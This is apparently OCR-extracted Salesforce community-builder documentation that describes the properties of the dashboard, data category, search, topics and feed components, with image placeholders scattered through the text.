
Dashboard

Use the Dashboard component to drag and drop dashboards you set up in your org's public folder to your community's pages.

1. Select the **Dashboard** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Dashboard Name`	Select an available dashboard.
`Height`	Adjust the height of the dashboard. Column width controls the dashboard width.

Example: Sample Dashboard component:



Note: Members can't change the dashboard's running user in the community. This view is read only.

Dashboard List

The Dashboard List component lets users view dashboards in list form.

The dashboard list can be filtered with these criteria:

- Recent
- Created by Me
- Private Dashboards
- All Dashboards

In addition, users have access to dashboard folders. Folders include:

- Created by Me
- Shared with Me
- All Folders

The Dashboard List component doesn't have any editable properties.

Note: The Dashboard List component can only be used on the Dashboard List page.

Example: Sample Dashboard List component:

[insert image]

Expanded Category Navigation


The Expanded Category Navigation component organizes articles based on a hierarchy of categories.

Users can select a top-level category and then view the related categories and subcategories as they're browsing for articles. Then they can click the child category to view the articles that are associated with it. For long lists of categories, users can expand the list to view all of the categories and then collapse it to make it more compact.

1. Select the **Expanded Category Navigation** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Category Name`	The top-level category that contains the subcategories for articles is automatically set using an expression that uses the top-level category you specified in the template's Custom Properties.
`Title`	If you'd like to display another name for the top-level data category, enter the text in this field. For example, if the top-level category name is *`Desserts`*, you can change the text to *`Easy Dessert Recipes`*. The text you enter in this field appears only as the title of the page. You aren't changing the name of the category in navigation breadcrumbs or anywhere else
`Max Number of Sub-Categories`	Specify the to limit the number of child categories to display for each parent category. The default is 3.
`Max Number of Categories`	Specify the maximum number of parent categories to display in the page. The default is 10, but there is no restriction on the number of parent categories you can display.

Example: Sample Expanded Category Navigation component:



SEE ALSO:

Which Components Can I Use with Each Template?

Featured Data Categories

The Featured Data Categories component displays a group of data categories, with an image and title showing for each data category within the specified group.


Images help your users select which group of articles they'd like to browse. You can set properties to choose the number of categories displayed on the page.

1. Select the **Featured Data Categories** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Number of Data Categories`	Type the number of data categories to display from the group. Categories display in the order listed in the data categories group.

Property	Details
`Category Image URL`	Specify the URL to display the image associated with each data category. To automatically display the image for your data categories, type `{!Global.PathPrefix}/{!DataCategory.Name}.jpg` in the text box. The recommended size for this image is 220 x 220 pixels.
`Title`	Enter the title text for the list of featured data categories.

Example: Sample Featured Data Categories component:



SEE ALSO:

Which Components Can I Use with Each Template?

Featured Search

The Featured Search component lets your users search for articles within a specified data category.


When a user types in the search text box, the system returns articles and search strings based on matches with the characters being typed. You can customize the search to display an image for the data category in which the user is searching.

1. Select the **Featured Search** component in the page you're configuring.

2. In the property editor, configure properties for the component:

Property	Details
`Placeholder Text`	Enter the text that appears in the search bar. The default text is `What would you like to know?`
`Category Name`	The top-level category that contains the subcategories for articles is automatically set using an expression that uses the top-level category you specified in the template's Custom Properties.
`Disable Background Image`	Select the checkbox if you don't want to display the background image for the category. The search box becomes smaller and more compact.
`Max Number of Auto Query Suggestions`	Enter the number of search queries to return per match.
`Max Number of Article Title Match Results`	Enter the maximum number of articles to return per match.
`Category Image URL`	Specify the URL to display the image associated with each data category. To display the image for your data categories, type `{!Global.PathPrefix}/{!DataCategory.Name}.jpg` in the text box. The recommended size for this image is 1220 x 175 pixels.

Example: Sample Featured Search component:




SEE ALSO:

Which Components Can I Use with Each Template?

How Incremental Search Works with Koa and Kokua Templates

The search text box returns articles and search strings based on matches with the characters as they are being typed.

Incremental searching gives users immediate results and helps them find the most relevant articles or popular search terms as they type their search string. The user can use the Tab or Arrow keys to display the first suggestion or select on any of the returned results to view that article.



The system queries for public knowledge articles that exist within the channel by which you've made the articles available. So if the user has access to the public knowledge base, only those articles appear in the search. Articles appear in the language that you've selected for the community.

When a user is logged in and clicks the search icon without entering any text, articles and search terms from past searches appear as suggested results.


Featured Topics

The Featured Topics component gives you the freedom to display your community's designated featured topics, and the images that represents them, on any community page by simply dragging and dropping.

1. Select the **Featured Topics** component.
2. In the property editor, configure properties for the component:

Property	Details
`Title`	Enter a title for the list of featured topics. The default text is `Featured Topics`.
`Show Title`	Check to show the title.

Example: Featured Topics on the Topic Catalog page.



Feed

The Feed component displays a feed of all record or group interactions, including posts, questions, and attachments.

Use the Feed component in the Customer Service (Napili) template to add a feed to a record, a topic, a group, a user profile, or an overall community discussion. The component provides a chronological, filterable list of posts made with the Feed Publisher component. Users who click a post's timestamp are directed to an expanded view, which shows the post and all its related comments.


Note: The Feed component isn't supported for articles.

Comments and attachments on posts appear inline below the post for desktop and tablet users.

1. Select the **Feed** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Feed Type`	Select the type of feed you'd like to place on your page.
`Record ID`	The feed item ID. Typically, this field is automatically populated when the page loads. Leave this field blank if you pick the Community Discussion or My Feed options in `Feed Type`.
`Default Feed Filter`	For feed entries you want your community members to see, select the default filter.
`Post Style`	Choose whether to expand or collapse post comments by default.

Example: Sample Feed component



SEE ALSO:

Which Components Can I Use with Each Template?

Feed Compact

Use the Feed Compact component in the Customer Service (Napili) template to add a compact, scannable version of a feed to a record, a topic, a group, a user profile, or an overall community discussion. The component provides a chronological list of question posts made with the Feed Publisher component.

Note: The Feed Compact component displays only question posts, it doesn't support feed filters, nor is it supported for articles.


Clicking a post directs users to the expanded post and all its related comments.

1. Select the **Feed Compact** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Show Views`	Select to show the number of times an item is viewed 2. A view is counted when an item is liked, commented on, or its detail view is opened. Clear to hide the view count.
`Show Likes`	Select to show the number of likes for each post. Clear to hide the number of likes.

Property	Details
`Show Comments`	Select to show the number of comments for each post. Clear to hide the number of comments.
`Compact Feed Type`	Select the object or context you want to associate this feed with.
`Entity Id`	The feed item ID. Typically, this field is automatically populated when the page loads. Leave this field blank if you pick the Community Discussion or My Feed options in `Compact Feed Type`.

Example: **Sample Feed Compact component**



SEE ALSO:

Which Components Can I Use with Each Template?

Feed Post & Comments

The Feed Post & Comments component shows the detailed view of an individual post, comment, or question in the community feed. For questions, it includes the question, all the answers to that question, and an indication if it was escalated to a case.

Note: Before Spring '16, this component was named Feed Item Detail.


Only users who are logged in can post an answer to a question. Users can attach a file to a question or answer post by clicking the paperclip icon. They can choose to **Select a File** from files already uploaded to the community or **Upload a File** from the user's local drive.

Once an answer is posted, users can click ▾ at the top right corner of the post to edit, bookmark, delete, or flag the post. Also, users can edit the topics associated with the post. The editing and flagging features must be enabled for the community. Users in Koa and Kokua communities can only access the Feed Post & Comments component if the community case feed is enabled.

1. Select the **Feed Post & Comments** component in the page you're configuring.

   There are no properties to set for this component.

Example: Sample Feed Post & Comments component:



SEE ALSO:

Which Components Can I Use with Each Template?

Feed Publisher


The Feed Publisher component lets customers create rich text posts on records, groups, topics, and profiles, and attach files from any of their devices. It also supports multiple file attachments, inline images, and rich link previews. The Feed Publisher component isn't supported for articles.

When community members create posts using the Feed Publisher, the posts are displayed in the related Feed or Feed Compact component for the page. By default, you can attach any supported file type up to 2 GB per file. For best performance, inline images up to 25 MB per image are recommended. Inline images over 25 MB display at full size, and may be slow to load.


1. Select the **Feed Publisher** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Type`	Select the type of feed publisher you'd like to place on your page. To use global publisher actions defined in your Salesforce organization, choose Global. To use an object-specific publisher layout, choose Record. For example, use Record if you want to add the publisher to a custom group detail page and use the publisher actions included in the group publisher layout for your org.
`Record ID`	The feed item ID. Typically, this field is automatically populated with the record ID when the page loads. Leave this field blank if you pick the Global feed publisher type.
`Publisher Layout Design`	Choose if you'd like to see the wide or narrow feed publisher layout design.


Example: Sample Feed Publisher component, wide layout



Example: Sample Feed Publisher component, narrow layout



Example: Sample feed post with inline image



SEE ALSO:

Which Components Can I Use with Each Template?

Files List

